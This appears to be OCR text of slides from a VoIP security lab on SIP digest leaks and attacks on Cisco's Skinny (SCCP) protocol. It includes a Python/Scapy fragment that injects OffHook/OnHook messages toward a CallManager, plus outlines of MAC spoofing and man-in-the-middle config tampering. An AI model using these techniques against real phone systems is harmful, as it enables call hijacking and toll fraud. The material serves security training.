
SIP Digest Leak




SIP Digest Leak



SIP Digest Leak





Terminal — bash — 117×35
not-yours:digestleak obscure$
X-Lite 4
1234
Available
Enter a name or number
Call
History
Contacts
Family (0)
Friends (0)
Work (0)
Only $2.99 USD
COUNTERPATH

SCCP

- SCCP (Cisco): **Skinny Call Control Protocol** is a TCP protocol (port 2000 / 2443 for Secure-SCCP). The advantage of Skinny usage is that taking very little bandwidth so it is used for communications between IP phones and CallManager as well as to monitor a conference.
- SCCP use TCP session with keep alive state
- SCCP is not encrypted by default use port TCP 2000 (really readable, wireshark is our friend)
- Secure-SCCP use TCP port 2443

SCCP

Grab Forced Authorization Codes « FAC »



SCCP
Skinny Proxy


- **Python Skinny class from Scapy**
- # Station -> Callmanager
- 0x0000: "SkinnyMessageKeepAlive",
- 0x0001: "SkinnyMessageRegister",
- 0x0002: "SkinnyMessageIpPort",
- 0x0003: "SkinnyMessageKeypadButton",
- 0x0004: "SkinnyMessageEnblocCall",
- 0x0005: "SkinnyMessageStimulus",
- 0x0006: "SkinnyMessageOffHook",
- 0x0007: "SkinnyMessageOnHook",
- 0x0008: "SkinnyMessageHookFlash",
- 0x0009: "SkinnyMessageForwardStatReq",
- 0x000A: "SkinnyMessageSpeedDialStatReq",
- 0x000B: "SkinnyMessageLineStatReq",
- 0x000C: "SkinnyMessageConfigStatReq",
- 0x000D: "SkinnyMessageTimeDateReq",
- 0x000E: "SkinnyMessageButtonTemplateReq",
- 0x000F: "SkinnyMessageVersionReq",
- 0x0010: "SkinnyMessageCapabilitiesRes",
- 0x0011: "SkinnyMessageMediaPortList",
- 0x0012: "SkinnyMessageServerReq",

```
    if sys.stdin in r:
        sys.stdin.read(1)
        if state == 0:
            data_inj = str(Skinny()/SkinnyMessageOffHook())
            state = 1
        else:
            data_inj = str(Skinny()/SkinnyMessageOnHook())
            state = 0
        print "Injecting Skinny Message."
        #conn_victim.send(data_inj)
        conn_ccm.send(data_inj)
```


SCCP

Callmanager hijack / spoofing + crash phone


- Cisco IP phones use the MAC@ as identification. With Cisco IP phone soft (79X0 emulation), it's possible to carry out an identity spoofing
  - VTGO IP-BLUE
  - Man-in-the-Middle attack with spoofed tftp config file



Configure VTGO to spoof MAC




Configure VTGO to spoof MAC



refer to:
hitb_lab_information.txt

Configure VTGO to spoof MAC



SCCP Exercises

